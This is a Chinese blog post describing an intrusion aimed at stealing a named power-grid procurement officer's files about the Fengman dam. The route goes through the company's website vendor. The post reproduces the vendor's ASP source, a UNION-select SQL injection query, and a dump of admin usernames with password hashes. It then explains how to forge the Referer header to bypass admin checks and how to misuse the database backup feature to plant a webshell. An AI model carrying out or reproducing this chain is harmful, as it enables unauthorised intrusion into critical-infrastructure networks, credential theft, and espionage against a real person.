专注APT攻击与防御
https://micropoor.blogspot.com/

任务背景：
需要得知周某某的今年采购的其中一个项目具体信息，
目前已知该成员是xxx电网。负责丰满大坝的采购人员。
整体思路如下：

找到开发公司，得到源码，审计问题，得到shell，拿到服务器，得到域控（或者终端管理）。得到个人机。下载任务文件。

得知该电网公司电网相关网站是某公司出品，得到某公司对外宣传网站，并且得到该公司服务器权限，下载源码模板。

源码审计：

全局共计2个主要文件，分别是Function.asp，Startup.asp

后台验证项：
Function.asp
来源验证：

```
' ========================================
' 判断是否直接输入地址访问本系统的后台管理页面
' ========================================
sub ComeUrl
dim ComeUrl,cUrl
ComeUrl=lcase(trim(request.ServerVariables("HTTP_REFERER")))
if ComeUrl="" then
    response.write "<br><p align=center><font color='red'>对不起，为了系统安全，不允许直接输入地址访问本系统的后台管理页面。</font></p>"
    response.end
else
    cUrl=trim("http://" & Request.ServerVariables("SERVER_NAME"))
    if mid(ComeUrl,len(cUrl)+1,1)=":" then
        cUrl=cUrl & ":" & Request.ServerVariables("SERVER_PORT")
    end if
    cUrl=lcase(cUrl & request.ServerVariables("SCRIPT_NAME"))
    if lcase(left(ComeUrl,instrrev(ComeUrl,"/")))<>lcase(left(cUrl,instrrev(cUrl,"/"))) then
        response.write "<br><p align=center><font
        color='red'>对不起，为了系统安全，不允许从外部链接地址访问本系统的后台管理页面。</font></p>"
        response.end
    end if
end if
end sub
```

注入验证：
（目标服务器waf，遂放弃）

```
end sub

'*************************************************
'函数名：ReplaceBadChar
'作　用：过滤非法的SQL字符
'参　数：strChar-----要过滤的字符
'返回值：过滤后的字符
'*************************************************
function ReplaceBadChar(strChar)
    if strChar="" then
        ReplaceBadChar=""
    else
        ReplaceBadChar=replace(replace(replace(replace(replace(replace(replace(strChar,"'",""),"*",""),"?",""),"(",""),")",""),"<",""),
        ">","")
    end if
end function
```

错误处理：

```
' ********************************************
' 以下为常用函数
' ********************************************
' ============================================
' 错误返回处理
' ============================================
Sub GoError(str)
    Call DBConnEnd()
    Response.Write "<script language=javascript>alert('" & str & "\n\n系统将自动返回前一页面...');history.back();</script>"
    Response.End
End Sub
Sub GosError(str)
    Call DBConnEnd()
    Response.Write "<script language=javascript>alert('" & str & "\n\nGo back!');history.back();</script>"
    Response.End
End Sub

'*************************************************
```

XSS字符处理：

```
' ============================================
' 把字符串进行HTML解码,替换server.htmlencode
' 去除Html格式，用于显示输出
' ============================================
Function outHTML(str)
    Dim sTemp
    sTemp = str
    outHTML = ""
    If IsNull(sTemp) = True Then
        Exit Function
    End If
    sTemp = Replace(sTemp, "&", "&amp;")
    sTemp = Replace(sTemp, "<", "&lt;")
    sTemp = Replace(sTemp, ">", "&gt;")
    sTemp = Replace(sTemp, Chr(34), "&quot;")
    sTemp = Replace(sTemp, Chr(10), "<br>")
    outHTML = sTemp
End Function

'
```

直接输入admin/下文件名处理：

```
' ========================================
' 判断是否直接输入地址访问本系统的后台管理页面
' ========================================
sub ComeUrl
dim ComeUrl,cUrl
ComeUrl=lcase(trim(request.ServerVariables("HTTP_REFERER")))
if ComeUrl="" then
    response.write "<br><p align=center><font color='red'>对不起，为了系统安全，不允许直接输入地址访问本系统的后台管理页面。</font></p>"
    response.end
else
    cUrl=trim("http://" & Request.ServerVariables("SERVER_NAME"))
    if mid(ComeUrl,len(cUrl)+1,1)=":" then
        cUrl=cUrl & ":" & Request.ServerVariables("SERVER_PORT")
    end if
    cUrl=lcase(cUrl & request.ServerVariables("SCRIPT_NAME"))
    if lcase(left(ComeUrl,instrrev(ComeUrl,"/")))<>lcase(left(cUrl,instrrev(cUrl,"/"))) then
        response.write "<br><p align=center><font
        color='red'>对不起，为了系统安全，不允许从外部链接地址访问本系统的后台管理页面。</font></p>"
        response.end
    end if
end if
end sub
```

目录生成：针对iis6以及iis7 php版本


```
'------------------检查某一目录是否存在-------------------
Function CheckDir(FolderPath)
    dim fso
    folderpath=Server.MapPath(".")&"\"&folderpath
    Set fso1 = Server.CreateObject("Scripting.FileSystemObject")
    If fso.FolderExists(FolderPath) then
    '存在
        CheckDir = True
    Else
    '不存在
        CheckDir = False
    End if
    Set fso = nothing
End Function

'-------------根据指定名称生成目录---------
Function MakeNewsDir(foldername)
    dim fso,f
    Set fso = Server.CreateObject("Scripting.FileSystemObject")
    Set f = fso.CreateFolder(foldername)
    MakeNewsDir = True
    Set fso = nothing
End Function


'*************************************************
```

Startup.asp

配置文件：当不可以执行的时候，是否可以备份出数据库，以便下载。

```
' ========================================
Sub DBConnBegin()
    ' 如果数据库对象已打开，不要再打开
    If IsObject(oConn) = True Then Exit Sub

    ' 你可以不需要打开数据库连接对象而直接打开记录集对象，但如果你需要打开多个记录集对象的话，效率是很低的。
    ' 如果你不创建一个数据库连接对象，ADO会在每个记录集打开时自动创建一个新的数据库连接对象，就算你用的是相同的SQL语句。
    Set oConn = Server.CreateObject("ADODB.Connection")

    On Error Resume Next
    ' Access数据库
    oConn.Open "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=" & Server.MapPath("../mydatasw/#1001in.mdb")

    If Err.Number > 0 Then
        ' 显示错误信息，并且发送邮件通知管理员
        'Call DBConnError(Err)

        ' 完全地退出正在运行的脚本
        Response.End
```

关于新闻显示，全局incude head.asp





其中check_si.asp 主要为防止注入

Get注入

Post 注入　　新版本中加入post注入

过程中遇到服务器卡顿现象，也就是不清楚列名数，本地二分法测试如下：






username	password	Expr1002	Expr1003	Expr1004
admin	0a9372507c952372	3	4	
rzb	ba0a7df22a1c2c67	3	4	
jhb	afd0d1109b1c9c81	3	4	
cwb	ccbec0bb5ddc1422	3	4	
azb	c54dc40198919917	3	4	
jsb	da0af19806a09635	3	4	
gcb	f0d3d5a8605d9dbf	3	4	
wzb	8e09074c92385847	3	4	
jdb	39c977d30e092595	3	4	

```
select username,password,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20 from admin
```

执行 清除



username	password	Expr1002	Expr1003	Expr1004
admin	0a9372507c952372	3	4	
rzb	ba0a7df22a1c2c67	3	4	
jhb	afd0d1109b1c9c81	3	4	
cwb	ccbec0bb5ddc1422	3	4	
azb	c54dc40198919917	3	4	
jsb	da0af19806a09635	3	4	
gcb	f0d3d5a8605d9dbf	3	4	
wzb	8e09074c92385847	3	4	
jdb	39c977d30e092595	3	4	

```
select username,password,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20 from admin
```

执行 清除


```
'-----对 post 表 单值的过滤.

'if request.form<>"" then
'Chk_badword=split(Form_Badword,"|")
'FOR EACH name IN Request.Form
'for ii=0 to ubound(Chk_badword)
'If Instr(LCase(request.form(name)),Chk_badword(ii))<>0 Then
'Select Case Err_Message
'  Case "1"
'Response.Write "<Script Language=JavaScript>alert('出错了！表单 "&name&" 的值中包含非法字符串！\n\n请不要在表单中出现： % & * # ( )
等非法字符！');history.go(-1);</Script>"
'  Case "2"
'Response.Write "<Script Language=JavaScript>location.href='"&Err_Web&"'</Script>"
'  Case "3"
'Response.Write "<Script Language=JavaScript>alert('出错了！参数 "&name&"的值中包含非法字符串！\n\n请不要在表单中出现： % & * # ( )
等非法字符！');location.href='"&Err_Web&"';</Script>"
'End Select
'Response.End
'End If
'NEXT
'NEXT
'end if
```


在admin 目录下有个database.asp文件

```
<!--#include file = "Startup.asp"-->
<!-- #include file="Function.asp" -->
<%
call adminer()
Call Header()
Call ComeUrl()
Call IfUserClass()
%>
<%
dim Action
Action=trim(request("Action"))
dim dbpath,db
dim ObjInstalled
ObjInstalled=IsObjInstalled("Scripting.FileSystemObject")

if Action="Backup" or Action="BackupData" then
    call ShowBackup()
elseif Action="Restore" or Action="RestoreData" then
    call ShowRestore()
else
    Response.Write "<center>参数错误！！</center>"
end if
%>

<%
sub ShowBackup()
%>
<table width="600" border="0" align=center cellpadding="3" cellspacing="1" bgcolor="#DEDFDE">
<form method="post" action="database.asp?action=BackupData">
  <tr bgcolor="#F7F7F7">
```


目标测试：


根据以上信息，构造referrer，构造参数，禁止js。产生出越权漏洞。






根据越权漏洞，继续看upload.asp文件，允许匿名上传图片文件。在根据越权漏洞备份出webshell文件







```
<% Option Explicit %>
<%
'/~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~\'
'\    设计在线 newstu.cn 2007 7.18  /'
'/     CODE version 4.8 express     \'
'\    请保留信息，以便确认版本区别  /'
'/____________________________________\'
Session("eWebEditor_Original_CodePage") = Session.CodePage
Session.CodePage = 65001
%>
<!--#include file="config.asp"-->
<!--#include file="upfileclass.asp"-->

<%
Server.ScriptTimeOut = 1800

Dim sType, sStyleName, sLanguage,pops
Dim sAllowExt, nAllowSize, sUploadDir, nUploadObject, nAutoDir, sBaseUrl, sContentPath
Dim sFileExt, sOriginalFileName, sSaveFileName, sPathFileName, nFileNum
Dim nSLTFlag, nSLTMinSize, nSLTOkSize, nSYFlag, sSYText, sSYFontColor, nSYFontSize, sSYFontName, sSYPicPath, nSLTSYObjec
nSYMinSize, sSYShadowColor, nSYShadowOffset
Call InitUpload()

Dim sAction
sAction = UCase(Trim(Request.QueryString("action")))

Select Case sAction
Case "REMOTE"
    Call DoCreateNewDir()
```

82：





